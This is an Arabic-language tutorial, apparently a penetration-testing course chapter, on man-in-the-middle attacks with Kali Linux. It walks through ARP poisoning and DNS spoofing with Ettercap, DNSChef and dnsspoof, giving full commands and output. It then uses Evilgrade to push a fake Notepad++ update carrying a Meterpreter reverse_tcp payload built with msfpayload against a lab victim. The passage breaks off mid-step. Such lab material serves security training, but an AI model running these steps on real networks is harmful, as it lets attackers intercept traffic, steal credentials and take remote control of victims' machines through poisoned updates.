Ettercap هي أداة تم صنعها بواسطة **Alberto Ornaghi (ALoR)** و **Marco Valleri (NaGA)** وهى ضمن مجموعة شاملة خاصه بهجوم رجل في المنتصف. ومن ميزاتها التنصت على الاتصالات الحية، وفلترة المحتوى على الطاير والعديد من الحيل الأخرى المثيرة للاهتمام. وهو يدعم **active and passive dissection** للعديد من البروتوكولات ويتضمن العديد من الميزات لتحليل الشبكة والمضيف.

إنه يقوم بتنفيذ الهجمات على بروتوكول **ARP** عن طريق وضع نفسه على أنه رجل في الوسط. بمجرد أن يحقق هذا، فيصبح قادراً على القيام بما يلي:

- تعديل اتصال البيانات (**Modify data connections**)
- اكتشاف كلمات المرور للبروتوكولات **FTP**، **HTTP**، **POP**، **SSH1**، وهلم جرا.
- تقديم شهادات SSL مزورة لإحباط جلسات **HTTPS** للضحية.

يوفر كالي لينكس أداة **Ettercap** للقيام بذلك الهجوم. **Ettercap** يأتي مع ثلاثة أساليب لعمله: **text mode**، **curses mode**، والوضع الرسومي باستخدام **GTK**.

لتشغيل Ettercap ننتقل الى:

Sniffing/Spoofing | Network Sniffers and select the Ettercap graphical

او يمكننا طباعة الاتي من خلال شاشة الترمنال الخاصة بلينكس:

لتشغيل **ettercap** في الواجهة الرسومية وذلك عن طريق طباعة الاتي:

#ettercap –G

لتشغيل **ettercap** في الواجهة النصية وذلك عن طريق طباعة الاتي:

#ettercap -T

لتشغيل **ettercap** في الوضع **curses** وذلك عن طريق طباعة الاتي:

#ettercap -C

بواسطة هذه الأداة سوف نقوم بالعديد من الأشياء كالاتى:

- **DNS spoofing attack**


في مهمتنا الان، سوف نستخدم **Ettercap** للقيام بهجوم **DNS Spoofing**. سيكون لدينا جهازين: الخادم **DNS** مع عنوان **IP** من **192.168.2.1** يريد تزيفه، وخادم الويب الموجود في عنوان **IP** المهاجم **192.168.2.22**، لتلقي كل حركة المرور **HTTP**. المهاجم لديه عنوان **IP** من **192.168.2.21**.

يتم اتخاذ الخطوات التالية للقيام بـ DNS Spoofing:


- نقوم الان ببدأ تشغيل **Ettercap** في الوجه الرسومية كما تعلمنا سابقا.
- من خلال قائمة الأدوات العلوية نقوم بالنقر فوق **Sniff** والتي تنسدل منه قائمة نختار منها **Unified sniffing** ومن ثم نحدد واجهة كارت الشبكة الخاصة بك.




- نقوم بفحص المضيفين في الشبكة الخاصة بك عن طريق الانتقال إلى **Hosts** في شريط الأدوات العلوي والتي تنسدل منه قائمه نختار منها **Scan for hosts**.
- نقوم بعرض المضيفين الذين قمنا بفحصهم من قبل وذلك بالانتقال الى **Hosts** في شريط الأدوات العلوي والتي تنسدل منه قائمه نختار منها **Hosts list**.
- نحدد آلات التي نريد تسميمها. نختار **192.168.2.1** الجهاز الذي يحمل (**خادم DNS**) وذلك بالنقر على **Add to Target 1** ونختار **192.168.2.22** كهدف ثاني.



- نقوم ببدء عملية **ARP Poisoning** وذلك بالانتقال إلى **Mitm** الموجودة في شريط الأدوات ومن ثم اختيار **Arp poisoning**. ومن ثم نقوم بتعيين عنوان **MAC** لملقم **DNS** والضحية إلى عنوان **MAC** المهاجم.



- ثم نقوم بالنقر فوق **Start** الموجودة في شريط الأدوات العلوي ومن ثم النقر فوق **Start Sniffing**.




- نقوم بتعيين ملف الاعداد **/usr/share/ettercap/etter.dns** او **/etc/ettercap/etter.dns** مع أسماء الدومين الذي تريد تزيفها واستبدالها:

google.com A 192.168.2.21
.*google.com A 192.168.2.21
www.google.com PTR 192.168.2.21


هذا سوف يقوم بتوجيه **google.com** لخادم الويب المهاجم.

- نقوم بتفعيل البرنامج المساعد **dns_spoof** وذلك م خلال الذهاب الى **Plugins** الموجودة في شريط الأدوات العلوي ومن ثم اختيار **Manage the plugins**، وننقر نقرا مزدوجا على البرنامج المساعد **dns_spoof** لتنشيطه.




- في جهاز الضحية، ننتقل إلى **google.com** لمعرفة التأثير.

- من الشكل التالي، يمكننا أن نرى أن **DNS Spoofing** يعمل. بدلا من رؤية موقع جوجل، يتم إعادة توجيه الضحية إلى خادم الويب الخاص بالمهاجم.



- لإيقاف عملية **Spoofing**، نختار **Mitm** من شريط قائمة الأدوات العلوي ومن ثم نختار **Stop mitm attack(s)**.



إذا كنت تشعر بأن ما تفعله من هذه العملية برمتها في وضع الرسومات هو مرهق للغاية، فان لا داعي للقلق. **Ettercap** في وضع النص يمكن أيضا القيام بذلك بطريقة أبسط من ذلك بكثير.

ما يلي هو الأمر للقيام انتحال DNS نفسه:

```
#ettercap -i eth0 -T -q -P dns_spoof -M ARP /192.168.2.1/ /192.168.2.22/
```

فيما يلي هو ناتج هذا الامر.

```
Scanning for merged targets (2 hosts)...
2 hosts added to the hosts list...
ARP poisoning victims:
GROUP 1 : 192.168.2.1 F4:EC:38:EC:07:DC
GROUP 2 : 192.168.2.22 08:00:27:43:15:18Starting Unified sniffing...
Activating dns_spoof plugin...
dns_spoof: [safebrowsing-cache.google.com] spoofed to [192.168.2.21]
```

يمكنك معرفة جميع الخيارات المستخدمة مع الأداة **ettercap** في الوضع النصي من خلال زيارة الرابط التالي:
http://linux.die.net/man/8/ettercap


باستخدام إصدار سطر الأوامر **Ettercap** هو أبسط من ذلك بكثير إذا كنت تعرف الأوامر والخيارات. لإنهاء وضع النص، فقط انقر فوق **Q**.

ARP SPOOFING


- نقوم الان ببدأ تشغيل **Ettercap** في الوجه الرسومية كما تعلمنا سابقا.
- من خلال قائمة الأدوات العلوية نقوم بالنقر فوق **Sniff** والتي تنسدل منه قائمة نختار منها **Unified sniffing** ومن ثم نحدد واجهة كارت الشبكة الخاصة بك.




- نقوم بفحص المضيفين في الشبكة الخاصة بك عن طريق الانتقال إلى **Hosts** في شريط الأدوات العلوي والتي تنسدل منه قائمه نختار منها **Scan for hosts**.
- نقوم بعرض المضيفين الذين قمنا بفحصهم من قبل وذلك بالانتقال الى **Hosts** في شريط الأدوات العلوي والتي تنسدل منه قائمه نختار منها **Hosts list**.
- نحدد آلات التي نريد تسميمها. اما ان نختار الجهاز ومن ثم ننقر فوق **Add to Target 1** وهكذا.



- نقوم ببدء عملية **ARP Poisoning** وذلك بالانتقال إلى **Mitm** الموجودة في شريط الأدوات ومن ثم اختيار **Arp poisoning**. ومن ثم نقوم بتعيين عنوان **MAC** لملقم **DNS** والضحية إلى عنوان **MAC** المهاجم.



- ثم نقوم بالنقر فوق **Start** الموجودة في شريط الأدوات العلوي ومن ثم النقر فوق **Start Sniffing**.



Spoofing Tool: DNSChef

المصدر: http://thesprawl.org/projects/dnschef

DNSChef هو **DNS Proxy**؛ والذي يمكن استخدامه لتزيف طلبات الدومين إلى الجهاز المحلي الذي ينتمي إلى المهاجم بدلا من المضيف الحقيقي. مع هذه القدرة، يمكن للمهاجم السيطرة على حركة مرور شبكة الضحية.

قبل أن تتمكن من استخدام **DNSChef**، فإنك سوف تحتاج إلى اعداد ملف **DNS** لجهاز الضحية للإشارة إلى جهازك الذي يحتوي على **DNSChef**:

- في نظام التشغيل لينكس، يمكنك تعديل الملف **/etc/resolv.conf** للإشارة إلى جهازك.
- في **Windows**، يمكنك إعداد هذا من خلال الخيار **Network Connections** في **Control Panel**.

إذا لم يكن لديك الوصول إلى تعديل ملف **DNS** المذكورة في البند الأول، فيمكنك استخدام خيارات مثل **ARP Spoofing** وإعداد خادم **rogue DHCP**، وإعطاء الخادم **DNS** وهمي. من اجل التمرين التالي، فنحن سوف نذهب لاستخدام اثنين من الآلات. واحد هو خادم **DNSChef**مع عنوان **IP** من **192.168.2.21**، والضحية لديه عنوان **IP** من **192.168.2.22**.

إعداد **DNS Proxy**:

لإعداد **DNSChef** كـ **Proxy**، فقط قم بتشغيل الأمر التالي في الخادم **DNSChef**:

#dnschef

في نفس الجهاز، نقوم بإعداده لاستخدام المضيف المحلي (**localhost**) كخادم **DNS**.

إذا كنت تريد الاستعلام عن الدومين **google.com** من النوع **A**، نستخدم الأمر التالي:

#host -t A google.com

وفيما يلي نتيجة كتابة الامر **dnschef**.

```
root@kali:~# dnschef
          _                _         __
         | | version 0.1  | |       / _|
       __| |_ __  ___  ___| |__   ___| |_
      / _` | '_ \/ __|/ __| '_ \ / _ \  _|
     | (_| | | | \__ \ (__| | | |  __/ |
      \__,_|_| |_|___/\___|_| |_|\___|_|
                iphelix@thesprawl.org

[*] DNS Chef started on interface: 127.0.0.1
[*] Using the following nameservers: 8.8.8.8
[*] No parameters were specified. Running in full proxy mode
[21:08:03] 127.0.0.1: proxying the response of type 'A' for google.com
```

في هذه الحالة، فان **DNSChef** يعمل فقط كـ **Proxy**. فإنه سيتم توجيه جميع الطلبات إلى خادم الأسماء؛ في هذه الحالة، فان ملف**DNS** هو8.8.8.8 .

تزيف الدومين (Faking Domain)

قبل تزيف الدومين **google.com**، دعونا نرى استجابة **DNS** الأصلي لـ **google.com**:

```
msfadmin@metasploitable:~$ host -t ANY google.com
google.com has address 74.125.235.41
google.com has address 74.125.235.32
google.com has address 74.125.235.46
google.com has address 74.125.235.36
google.com has address 74.125.235.39
google.com has address 74.125.235.40
google.com has address 74.125.235.35
google.com has address 74.125.235.37
google.com has address 74.125.235.38
google.com has address 74.125.235.33
google.com has address 74.125.235.34
google.com name server ns2.google.com.
google.com name server ns1.google.com.
google.com name server ns3.google.com.
google.com name server ns4.google.com.
google.com has SOA record ns1.google.com. dns-admin.google.com. 1530871 7200 1800 1209600 300
msfadmin@metasploitable:~$
```

الآن، دعونا نقوم بتزييف استجابة **DNS** بخصوص **google.com**. نقوم بتغيير الملف **/etc/resolv.conf** للإشارة إلى **DNSChef**. ومن ثم نقوم بطباعة الامر التالي في الترمنال.

#dnschef --fakeip=192.168.2.21 --fakedomains google.com --interface 192.168.2.21 -q

الان عندما يقوم جهاز الضحية باستخدام الامر التالي للاستعلام هن عنوان **IP** للدومين **google.com**.

$host -t A google.com

فتصبح النتيجة كالاتى:

google.com has address 192.168.2.21

اما في الجهاز الذي يحمل خادم **DNSChef** فسوى ترى الناتج الاتي:

```
root@kali:~# dnschef --fakeip=192.168.2.21 --fakedomains google.com --interface 192.168.2.21 -q
[*] DNS Chef started on interface: 192.168.2.21
[*] Using the following nameservers: 8.8.8.8
[*] Cooking replies to point to 192.168.2.21 matching: google.com
[21:17:29] 192.168.2.22: cooking the response of type 'A' for google.com to 192.168.2.21
```

DNSChef لا يدعم الإصدار **IPv6** حتى الآن في النسخة **0.1**، لذلك تحتاج إلى الترقية إلى الإصدار **0.2**وذلك من خلال الرابط التالي (https://thesprawl.org/media/projects/dnschef-0.2.1.tar.gz) إذا كنت ترغب في استخدام الإصدار**IPv6** .

لاستخدام **IPv6**، فإنك ببساطه تضيف الخيار **-6** الى الامر **DNSChef**.

#dnschef.py -6 --fakeipv6 fe80::a00:27ff:fe1c:5122 --interface :: -q

Spoofing Tool: dnsspoof

Dnsspoof هو عضو من مجموعة أدوات **Dsniff** ويعمل على نحو مماثل لـ **arpspoof**. فإنه يتيح لك صياغة استجابات **DNS** لملقم **DNS** على شبكة الاتصال المحلية. يعمل **DNS** على بروتوكول (**UDP**)، عميل **DNS** يرسل استعلام ويتوقع استجابة. يتم تعيين الاستعلام برقم تعريف عشوائي زائف والتي يجب أن يكون موجود في الجواب من خادم **DNS**. ثم متى سيتم تلقى الجواب من خادم **DNS**، وسوف يقوم فقط بمقارنة كل من الأرقام فاذا كانوا نفس الارقام، فيتم أخذ الجواب صحيحا، وإلا فإنه سيتم تجاهله ببساطة. يعتمد بروتوكول **DNS** على **UDP** لطلبات، مما يعني أنه من السهل إرسال حزمة قادمة من عناوين **IP** وهميه حيث لا توجد **SYN/ACK** (على عكس **TCP**، **UDP** لا توفر الحد الأدنى من الحماية ضد انتحال **IP**).

الأداة **dnsspoof** ببساطة تقوم بصياغة رد **DNS** ومحاولة الحصول عليه هناك قبل الاستجابة الحقيقية من خادم **DNS** المقصود.
Dnsspoof يمكن صياغة الاستجابات لجميع الاستفسارات التي تتلقاها **DNS**، أو يمكنك إنشاء ملف المضيفين والذي يعمل على حل أسماء معينة فقط إلى عنوان **IP** الخاص المحلي.

الصيغة العامة للأمر كالاتى:

#dnsspoof [-i interface] [-f hostsfile] [expression]

حيث يشير الخيار **–i** الى كارت الشبكة الخاص بك، الخيار **–f** يشير الى تحديد مسار ملف المضيف الذي سوف يضاف اليه أسماء النطاقات المراد تزيفيها (هذا الملف يسمح باستخدام **wildcards**).
اما التعبير **expression** فتعنى انه يتيح استخدام الفلاتر المستخدمة مع الأداة **tcpdump** والتي سوف نشرحها لاحقا مثال على هذه الأداة كالاتى:

#echo 1 > /proc/sys/net/ipv4/ip_forward (enable port forwarding)
#arpspoof -t 192.168.1.245 192.168.1.5 &;
#arpspoof -t 192.168.1.5 192.168.1.245 &;
#dnsspoof -f spoofhosts.txt host 192.168.1.245 and udp port 53

Spoofing Tool: Evilgrade

EvilGrade سكربت مكتوب بواسطة بيرل الذي يجعل المهاجمين محاولا الاستفادة من التطبيقات المحرومة من التحديثات وذلك عن طريق عمل تحديثات وهميه تحتوي على باك دور او برامج خبيثة يتم حقنه بأحد البرامج التي تطلب تحديث مثل notepad++ أو java بمعنى خداع الضحية وتحريضية على تحميل الحمولة الخبيثة. لهذا المنطق يمكننا استخدام تركيبات مثل رجل في منتصف (**MITM**) هجوم **DNS Spoofing**. (يمكن أن يكون هناك مزيد من الهجمات كذلك).
أو بمعنى أخر الضحية عنده برنامج، عندما يقوم بفتحها يطلب منه تحديث، اول ما يحدث هذا التحديث يتم اختراقه والطريقة فعالة على عدة برامج مذكورة.

متى يجب استخدام evilgrade؟
يأتي هذا الإطار عندما يكون المهاجم قادر على جعل إعادة توجيه المضيف، ويمكن أن يتم شيء من هذا القبيل باثنين من السناريوهات.

Internal scenery:
- Internal DNS access
- ARP spoofing
- DNS Cache Poisoning
- DHCP spoofing
- TCP hijacking
- Wi-Fi Access Point impersonation

External scenery:
- Internal DNS access
- DNS Cache Poisoning

كيف يعمل؟
Evilgrade يعمل مع مجموعه من الوحدات(**modules**) بما يقرب 63 وحده ، كل وحدة ذات بنية تنفيذيه والتي هي ضرورية لمحاكاة عملية التحديث الوهمية لتطبيق/نظام محدد. ويملك أيضا وحدات **webserver** و**DNSserver** لذلك فان الهجمات يمكن أن تكون أسرع في القيام من قبل المهاجم.
في هذا التطبيق سوف نستخدم أداة **Metasploit** جديده تسمى "**msfvenom**" او **msfpayload** وذلك لإنشاء شل واستخدامها لاختراق الضحية.

Attacker IP: 192.168.168.156 [kali Gnome Desktop 64Bit]
Victim IP: 192.168.168.159 [Windows XP SP2]

نقوم الان بتشغيل التطبيق **evilgrade** وذلك من خلال كتابة الامر **evilgrade** في الترمنال كالاتى:



نقوم بكتابة الامر **help** لرؤية جميع الخيارات التي من الممكن استخدامها مع الامر **evilgrade**.

```
evilgrade>help
Type 'help command' for more detailed help on a command.
  Commands:
    configure - Configure <module-name> - no help available
    exit      - exits the program
    help      - prints this screen, or help on 'command'
    reload    - Reload to update all the modules - no help available
    restart   - Restart webserver - no help available
    set       - Configure variables - no help available
    show      - Display information of <object>.
    start     - Start webserver - no help available
    status    - Get webserver status - no help available
    stop      - Stop webserver - no help available
    version   - Display framework version. - no help available
    vhosts    - Show vhosts enable - no help available
evilgrade>
```

لرؤية جميع الوحدات المستخدمة معه نقوم بكتابة الامر **show modules**.

```
evilgrade>show modules

List of modules:
===============

allmynotes
amsn
appleupdate
apptapp
apt
atube
autoit3
bbappworld
blackberry
bsplayer
ccleaner
clamwin
cpan
cygwin
dap
divxsuite
express_talk
```

في هذا البرنامج التعليمي سوف نستهدف المستخدم الذي يستخدم المفكرة **notepad**، لذلك عندما يقوم بتحديث تطبيقه تلقائيا سيكون وقع في الفخ. لاستخدام الوحدات، نقوم ببساطة نقوم بتشغيل الامر **configure <module-name)** كالاتى:

```
evilgrade>configure notepadplus
evilgrade(notepadplus)>
```

لعرض الخيارات التي يمكنك إعدادها نستخدم الأوامر **show options** كالاتى.

```
evilgrade(notepadplus)>show options

Display options:
===============

Name = notepadplus
Version = 1.0
Author = ["Francisco Amato < famato +[AT]+ infobytesec.com>"]
Description = "The notepad++ use GUP generic update process so it''s boggy too."
VirtualHost = "notepad-plus.sourceforge.net"

.-------------------------------------------------.
| Name   | Default            | Description       |
+--------+--------------------+-------------------+
| enable |                  1 | Status            |
| agent  | ./agent/agent.exe  | Agent to inject   |
'--------+--------------------+-------------------'

evilgrade(notepadplus)>
```

في الصورة أعلاه هناك **VirtualHost** وهذا يعني أنه عند قيام الضحية بتحديث المفكرة الخاصة بهم فان سوف يقوم بفتح عنوان **URL** **notepad-plus.sourceforge.net** في وقت لاحق سوف نستخدم هذا العنوان.

الخطوة التالية هي إعداد **Agent** كما ترى في الصورة السابقة. لقد قمت بإعداد هذا **agent** لإنشاء **reverse_tcp** باستخدام **msfpayload**. نقوم بطباعة الامر التالي في طرفية ترمنال أخرى كالاتى:

#msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.8.91 LPORT=1234 X > /root/Desktop/testing.exe

```
root@JANA:~# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168
.8.91 LPORT=1234 X > /root/Desktop/testing.exe

Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
 Length: 290
Options: {"LHOST"=>"192.168.8.91", "LPORT"=>"1234"}
root@JANA:~#
```

ثم الان نتجه الى **evilgrade** ونقوم بتثبيت **agent** باستخدام الامر **set agent** كالاتى:

```
evilgrade(notepadplus)>set agent /root/Desktop/testing.exe
set agent, /root/Desktop/testing.exe
evilgrade(notepadplus)>
```

الخطوة التالية هو تشغيل سيرفر **evilgrade** وذلك من خلال الامر **start** وتأكد من ان المنفذ **80** خالي.

```
evilgrade(notepadplus)>start
evilgrade(notepadplus)>
[13/7/2014:20:25:45] - [WEBSERVER] - Webserver ready. Waiting for connections ...

evilgrade(notepadplus)>
```

بعد الانتهاء من إعداد **Evilgrade**، فنحن بحاجة أيضا إلى اعداد هجوم رجل في المنتصف باستخدام **Ettercap**، ثم إعادة توجيه الاتصال إلى الملقم **Evilgrade** وذلك عندما يريد شخص تحديث المفكرة الخاصة بهم بالإضافة إلى التطبيق. الخطوة الأولى التي تحتاجها هي اعداد الملف **etter.dns** كالاتى:

#nano /usr/share/ettercap/etter.dns or nano /etc/ettercap/etter.dns

ومن ثم ادخال السطر التالي في هذا الملف كالاتى:

